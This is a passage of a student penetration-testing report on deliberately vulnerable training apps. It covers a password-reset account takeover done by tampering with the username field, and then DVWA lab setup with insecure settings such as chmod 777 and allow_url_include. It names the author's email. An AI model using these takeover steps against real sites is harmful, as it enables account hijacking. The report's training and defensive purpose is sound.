username, and new password.



7. Change the username value from wiener to carlos, while keeping Wiener's valid reset token, and send the request.



8. View the response in the browser, then log in as carlos using the password that was actually set for wiener (123123). This works because the reset logic applied wiener's new password to the carlos account. Lab solved.



Impact: The reset endpoint trusts the username sent by the client, without checking it against who the token was really made for. This lets an attacker take over any account's password reset using only their own valid reset token — a serious account-takeover path.

Mitigation:

- Tie each password-reset token on the server to one specific username when it is created, and reject any request where the username does not match.
- Use one hard-to-guess, single-use token as the only thing needed to finish a reset. Never accept the target username as a separate, trusted value.
- Make reset tokens expire quickly, and cancel them right after first use.
- Tell the account owner by email whenever a password reset happens.

4. Conclusion & Key Learnings

Across both projects, thirteen different vulnerabilities were found and used successfully. These cover the most common categories in the OWASP Top 10: Injection (SQL and OS command), Broken Access Control (IDOR and path traversal), Cross-Site Scripting, Data Exposure failures, Security Misconfiguration, CSRF, and several Authentication failures (enumeration, 2FA bypass, and broken password-reset logic).

Key takeaways:

- Input checks and output encoding are still the best defense against injection-style attacks (SQLi, command injection, XSS). Nearly every finding came back to trusting input from the user.
- Access checks and session binding must be done on the server for every request. Client-side assumptions (hidden fields, simple IDs, trusted username fields) are easy to bypass, as shown in the IDOR, 2FA bypass, and password-reset findings.
- Simple, consistent error messages and rate limiting are easy but important defences against enumeration and brute-force attacks.
- Multi-step security controls, like 2FA and password reset, are only as strong as the session binding that connects their steps. One broken link anywhere breaks the whole control.
- Defense in depth — mixing secure code, WAFs, CSP, MFA, and monitoring — makes successful attacks much harder, even if one control fails.
- Hands-on testing builds a much stronger sense of how vulnerabilities connect to real business impact than just reading about them. This is why secure-by-design development and regular penetration testing matter throughout the whole development process.

5. References

- OWASP Juice Shop (project & demo instance) — https://owasp-juice.shop/ and https://demo.owasp-juice.shop/
- OWASP Juice Shop Official Documentation — https://pwning.owasp-juice.shop/
- OWASP Top 10:2021 — https://owasp.org/Top10/
- PortSwigger Web Security Academy — https://portswigger.net/web-security
- Burp Suite Community Edition — https://portswigger.net/burp/communitydownload

PENETRATION TESTING REPORT

Target Application: Damn Vulnerable Web Application (DVWA)
Security Level Assessed: Low | Medium | High |

Field	Details
Name	Mallampalli Kumar Siva Sai
Email	kumarsivasai16@gmail.com
Reference No.	CSN-OC-OL-26266
Registration No.	CSN-OC-2026-266
Domain	Cyber Security-VAPT
Project Level	Advanced Levels

Table Of Contents:

S.No.	Project Description	Page No.
1	Executive Summary	54
2	Scope & Objectives	54
3	Methodology	55
4	Tools & Environment	56
5	Lab Setup & Environment Configuration	57
	5.1-Lab Topology	57
	5.2-DVWA Installation	58
	5.3-Configuration & Login	66
6	Summary of Findings (Severity)	69
7	Detailed Findings	70
	7.1-Brute Force	71
	7.2-Command Injection	92
	7.3-Cross-Site Request Forgery (CSRF)	99
	7.4-File Inclusion (LFI/RFI)	116
	7.5-File Upload	124
	7.6-Insecure CAPTCHA	139
	7.7-SQL Injection	148
	7.8-SQL Injection (Blind)	155
	7.9-Week Session IDs / Session Management	164
	7.10-Cross-Site Scripting (XSS), Reflected	169
	7.11-Cross-Site Scripting (XSS), Stored	175
	7.12-Cross-Site Scripting (XSS), DOM-based	183
	7.13-Content Security Policy (CSP) Bypass	190
7	7.14-API Testing	198
8	Risk Rating Methodology	217
9	Conclusion & Recommendations	218
10	Disclaimer	219

1. Executive Summary

This report documents a vulnerability assessment and penetration testing (VAPT) exercise performed on the Damn Vulnerable Web Application (DVWA), an intentionally insecure PHP/MySQL application built for security training. The work was carried out as part of the CyberSNova Cyber Security Internship.

The assessment covers the complete process: building an isolated lab, installing and configuring DVWA, testing its vulnerability modules, analysing the impact of each issue, and recommending fixes. The modules tested include Brute Force, Command Injection, CSRF, File Inclusion, File Upload, Insecure CAPTCHA, SQL Injection (including Blind), Weak Session IDs, Cross-Site Scripting (Reflected, Stored and DOM-based), CSP Bypass and API Testing.

Testing showed that multiple vulnerabilities were present at the Low security level, rated from Medium to Critical. The most serious were SQL Injection and Command Injection, which could lead to data theft or full server compromise. Higher security levels reduced the risk but were often still by passable. Only the Impossible level, which uses secure coding practices, is considered fully resistant; it was not tested in this assessment, which covered the Low, Medium and High levels.

The main lessons are that user input must never be trusted, queries and commands must be parameterized, output must be encoded, and sessions and authentication must be properly protected. Detailed remediation guidance is given for every finding in this report.

2. Scope & Objectives

This section defines the boundaries of the assessment: what was in scope for testing and what was not.
This assessment covers the DVWA application hosted in a private, isolated lab at 127.0.0.1.

In scope

- A locally hosted DVWA instance, version 2.5, running at 127.0.0.1 on a single Kali Linux 2025.1c virtual machine.
- All DVWA modules listed in this report: Brute Force, Command Injection, CSRF, File Inclusion, File Upload, Insecure CAPTCHA, SQL Injection, SQL Injection (Blind), Weak Session IDs, Cross-Site Scripting (Reflected, Stored and DOM-based), CSP Bypass and API Testing.
- Security levels Low, Medium, High tested to compare how defences differ.
- The supporting components of the lab (Apache, PHP and the MariaDB database) only as they relate to DVWA.

Out of scope

- Any system, network or website other than the isolated lab.
- Denial-of-service testing and attacks on the host operating system outside the lab.
- Social engineering attacks on websites.

Objectives

1. Set up a safe, isolated lab environment and install DVWA correctly.
2. Identify and demonstrate common web application vulnerabilities across the DVWA modules.
3. Compare how each vulnerability behaves at the Low, Medium and High levels.
4. Explain the impact of each finding and map it to the OWASP Top 10.
5. Rate each finding by severity using a defined risk methodology.
6. Provide clear remediation and secure coding recommendations.
7. Build practical skills in documenting and reporting security findings professionally.

3. Methodology

The assessment followed a structured, manual-first approach based on the OWASP Web Security Testing Guide (WSTG) and the standard phases of penetration testing: planning, reconnaissance, vulnerability identification, exploitation, impact analysis, remediation and reporting. The phases are summarized in the Methodology table.

Each module was first tested at the Low level to understand the basic weakness. It was then retested at Medium and High to see how the defenses change and where they fail. This showed how partial filtering can be bypassed, while correct design removes the vulnerability.

For every finding, screenshots were captured showing the input, the application's response and the final result. Each finding records the description, steps performed, impact, severity and remediation.

Findings were rated Critical, High, Medium or Low based on how easy they are to exploit and how much damage they can cause. The full method is explained in section 8, Risk Rating Methodology.

S.No.	Phase	Description
1	**Planning and Setup**	Defined the scope, prepared the virtual lab, and installed and configured DVWA.
2	**Reconnaissance**	Reviewed each module, its input fields, parameters and normal behavior.
3	**Vulnerability Identification**	Tested inputs manually and with tools to find weak validation, missing controls and unsafe handling of data.
4	**Exploitation**	Confirmed each weakness in a controlled way and recorded the result as proof of concept.
5	**Impact Analysis**	Assessed what an attacker could achieve and rated the severity.
6	**Remediation**	Identified the root cause of each issue and the correct fix, then checked how the Impossible level handles it.
7	**Reporting**	Documented the findings with screenshots, evidence and recommendations.

Table 3.1 – Methodology Phases

4. Tools & Environment

This section lists the hardware, software and tools used to build the lab and carry out the assessment. Everything was installed in an isolated virtual environment, so no real systems were affected.

DVWA offers four security levels: Low, Medium, High and Impossible. This assessment used the Low, Medium and High levels. Low has no protection and shows the basic vulnerability. Medium and High add partial and stronger filtering that can often still be bypassed. Impossible uses secure coding practices and serves as the reference for the correct fix. Several precautions kept the lab safe. Internet access was used only during installation, and DVWA is reachable only on 127.0.0.1. A snapshot was taken before testing so the machine could be restored if anything broke.

The default DVWA credentials were used only inside the lab and should never be used on a real system.

S.No.	Component	Details
1	**Host Operating System**	Windows 11
2	**Virtualization Platform**	VirtualBox
3	**Attacker Machine**	Kali Linux 2025.1c
4	**Target Machine**	Same Kali Linux VM
5	**Web Server**	Apache 2.4.68
6	**Server-Side Language**	PHP 8.4
7	**Database**	MariaDB
8	**Target Application**	DVWA version 2.5
9	**Network Mode**	Host-only Adapter
10	**Hardware**	2 CPU cores, 4 GB RAM, 40 GB storage allocated to the VM [confirm against your VM settings]

Table 4.1 – Lab Environment

S.No.	Tool	Purpose
1	**Web Browser (Firefox / Chrome)**	Accessing DVWA and testing each module
2	**Browser Developer Tools**	Inspecting requests, responses, cookies and page source
3	**Burp Suite Community Edition**	Intercepting and modifying HTTP requests
4	**SQL map**	Confirming and analyzing SQL Injection
5	**Hydra / Burp Intruder**	Testing the Brute Force login
6	**Text Editor (Mousepad)**	Viewing and editing DVWA configuration and source files
7	**Screenshot Tool**	Capturing evidence for the report

Table 4.2 – Tools Used

5. Lab Setup & Environment Configuration

5.1 Lab Topology

Setup type: Single-VM, self-hosted (attacker and target are the same machine)

Component	Detail
Hypervisor	Oracle VirtualBox
VM	Kali Linux 2025.1c
Role	Acts as both attacker (Burp Suite, SQL map, Hydra) and target (Apache + MySQL hosting DVWA)
DVWA location	/var/www/html/DVWA
Access URL	http://127.0.0.1/DVWA/login.php (loopback — no network hop)
Network isolation	VM uses a Host-only Adapter; DVWA is never exposed beyond localhost
Other lab VMs available	Metasploitable, Windows 11 (present in the broader lab, not used for this DVWA exercise since Kali is self-contained here)

Table 5.1 – Lab Topology

5.2 DVWA Installation

DVWA was installed on a single Kali Linux 2025.1c virtual machine running in Oracle VirtualBox. The same machine acts as both the attacker and the target, so the application is reached over the loopback address and is never exposed to any network. The application files are stored in /var/www/html/DVWA and are served by the Apache web server, with PHP handling the pages and MySQL/MariaDB storing the application data.

The installation began by updating the system and confirming that Apache and the database were installed and running. DVWA was then downloaded from the official GitHub repository into the web root. The sample configuration file was copied to config.inc.php and edited with the database name, username and password, and a matching database and user were created in the database server.

The PHP settings reported on the DVWA setup page were then adjusted, for example allowing URL includes so that the File Inclusion module could be tested, and Apache was restarted. After setting the folder permissions, the setup page was opened in the browser, all checks were confirmed as green, and Create / Reset Database was clicked to build the tables. DVWA then redirected to the login page, which completed the installation.

Installation Steps

Step	Action	Screenshot
1	Update Kali Linux and make sure the system has internet access for the downloads.	Fig 5.2.1 – 5.2.3
2	Confirm Apache and the MySQL/MariaDB database are installed, then start both services.	Fig 5.2.4
3	Download DVWA from its official GitHub repository into the web root /var/www/html.	Fig 5.2.5 – 5.2.9
4	Copy the sample configuration file to config.inc.php and enter the database name, username and password.	Fig 5.2.10 – 5.2.11
5	Create the database and the database user that match the configuration file.	Fig 5.2.12 – 5.2.16
6	Enable the PHP options the DVWA setup page asks for (for example allow_url_include for File Inclusion) and restart Apache.	Fig 5.2.17 – 5.2.19
7	Set permissions on the upload and configuration folders so the web server can write to them.	Fig 5.2.8
8	Open http://127.0.0.1/DVWA/setup.php.	Fig 5.2.20

Table 5.2 – DVWA Installation Steps

Screenshots

1. Update Kali Linux and make sure the system has internet access for the downloads

The Kali Linux system was updated and upgraded.

```
┌──(kali㉿kali)-[~]
└─$ sudo apt update && sudo apt upgrade
Hit:1 https://dl.google.com/linux/chrome-stable/deb stable InRelease
Get:2 https://pkg.claude-desktop-debian.dev stable InRelease
Hit:3 https://http.kali.org/kali kali-rolling InRelease
Fetched 2,545 B in 6s (394 B/s)
10 packages can be upgraded. Run 'apt list --upgradable' to see them.
Not upgrading:
  node-babel-helper-define-polyfill-provider  node-babel-plugin-polyfill-regenerator  node-babel7-runtime  node-jest-debbundle  node-tap-mocha-reporter
  node-babel-plugin-polyfill-corejs3          node-babel7                             node-cliui           node-tap             node-yargs

Summary:
  Upgrading: 0, Installing: 0, Removing: 0, Not Upgrading: 10
```

Fig 5.2.1 – System update (apt update and upgrade)

Internet connectivity was checked by viewing the network configuration and pinging an external host.

```
┌──(kali㉿kali)-[~]
└─$ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.56.3  netmask 255.255.255.0  broadcast 192.168.56.255
        inet6 fe80::a00:27ff:feb4:a105  prefixlen 64  scopeid 0x20<link>
        ether 08:00:27:b4:a1:05  txqueuelen 1000  (Ethernet)
        RX packets 21  bytes 6560 (6.4 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 54  bytes 10080 (9.8 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

eth1: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 10.0.3.15  netmask 255.255.255.0  broadcast 10.0.3.255
        inet6 fd17:625c:f037:3:99e2:bc33:f2a7:8a3f  prefixlen 64  scopeid 0x0<global>
        inet6 fe80::9096:255f:6200:1603  prefixlen 64  scopeid 0x20<link>
        ether 08:00:27:18:92:49  txqueuelen 1000  (Ethernet)
        RX packets 180100  bytes 251471502 (239.8 MiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 53621  bytes 3280485 (3.1 MiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0x10<host>
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 8  bytes 480 (480.0 B)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 8  bytes 480 (480.0 B)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```

Fig 5.2.2 – Network configuration (ifconfig)




Fig 5.2.3 – Internet connectivity check (ping)

2. Confirm Apache and the MySQL/MariaDB database are installed, then start both services

The installed Apache and MySQL versions were checked.
If either was missing, it was installed on Kali Linux.




Fig 5.2.4 – Apache and MySQL version check

3. Download DVWA from its official GitHub repository into the web root /var/www/html.

Step 1. go to the browser and type the DVWA GitHub
Step 2. Click on the first link
Step 3. Copy that URL and paste in the terminal and clone the files
Step 4. Copy that DVWA total file and paste in the /var/www/html location so we can access that application.
Step 5. List the folder and set permissions on all the files
Step 6. Change the directory to DVWA then do ls again do cd config
Step 7. The sample configuration file was copied to create config.inc.php.
Step 8. Open config.inc.php and set the database username and password.
Step 9. Next setup the database for DVWA

Click on the first link




Fig 5.2.5 – DVWA GitHub repository search result

Click on the copy button and paste in the terminal
First navigate to the /var/www/html location and copy the URL




Fig 5.2.6 – Copying the repository clone URL

Cloned successfully

```
┌──(root㉿kali)-[/var/www/html]
└─# git clone https://github.com/digininja/DVWA.git
Cloning into 'DVWA'...
remote: Enumerating objects: 5827, done.
remote: Counting objects: 100% (43/43), done.
remote: Compressing objects: 100% (31/31), done.
remote: Total 5827 (delta 19), reused 23 (delta 12), pack-reused 5784 (from 4)
Receiving objects: 100% (5827/5827), 2.96 MiB | 3.42 MiB/s, done.
Resolving deltas: 100% (2880/2880), done.
```

Fig 5.2.7 – DVWA cloned into /var/www/html

List out the files and give permissions

```
┌──(root㉿kali)-[/var/www/html]
└─# ls
'ACEP VWA Lab'   DVWA   file1.txt   file2.mp3   file3.doc   index.html   index.nginx-debian.html   malicious-file

┌──(root㉿kali)-[/var/www/html]
└─# chmod 777 DVWA

┌──(root㉿kali)-[/var/www/html]
└─# ls
'ACEP VWA Lab'   DVWA   file1.txt   file2.mp3   file3.doc   index.html   index.nginx-debian.html   malicious-file

┌──(root㉿kali)-[/var/www/html]
└─#
```

Fig 5.2.8 – Listing the files and setting permissions

Change the directory to DVWA and again change to config and then do ls

```
┌──(root㉿kali)-[/var/www/html]
└─# cd DVWA

┌──(root㉿kali)-[/var/www/html/DVWA]
└─# ls
about.php      config       Dockerfile  external     index.php         logout.php   README.ar.md  README.fr.md  README.ko.md  README.pt.md  README.uk.md  robots.txt    security.txt  vulnerabilities
CHANGELOG.md   COPYING.txt  docs        favicon.ico  instructions.php  phpinfo.php  README.es.md  README.id.md  README.md     README.ru.md  README.vi.md  SECURITY.md   setup.php
compose.yml    database     dvwa        hackable     login.php         php.ini      README.fa.md  README.it.md  README.pl.md  README.tr.md  README.zh.md  security.php  tests

┌──(root㉿kali)-[/var/www/html/DVWA]
└─# cd config

┌──(root㉿kali)-[/var/www/html/DVWA/config]
└─# ls
config.inc.php.dist
```

Fig 5.2.9 – Contents of the DVWA config directory

The sample configuration file was copied to create config.inc.php.
After that running ls shows the 2 files
The new config.inc.php file was then opened in Mousepad.

```
┌──(root㉿kali)-[/var/www/html/DVWA/config]
└─# cp config.inc.php.dist config.inc.php

┌──(root㉿kali)-[/var/www/html/DVWA/config]
└─# ls
config.inc.php  config.inc.php.dist

┌──(root㉿kali)-[/var/www/html/DVWA/config]
└─#
```

Fig 5.2.10 – Creating config.inc.php from the sample file

After opening the file, the database username and password were set. Kali was used as both the username and the password.




Fig 5.2.11 – Database credentials set in config.inc.php

Now configure the database for DVWA
Apache2 and MySQL were started, and both services were checked to confirm they were running.

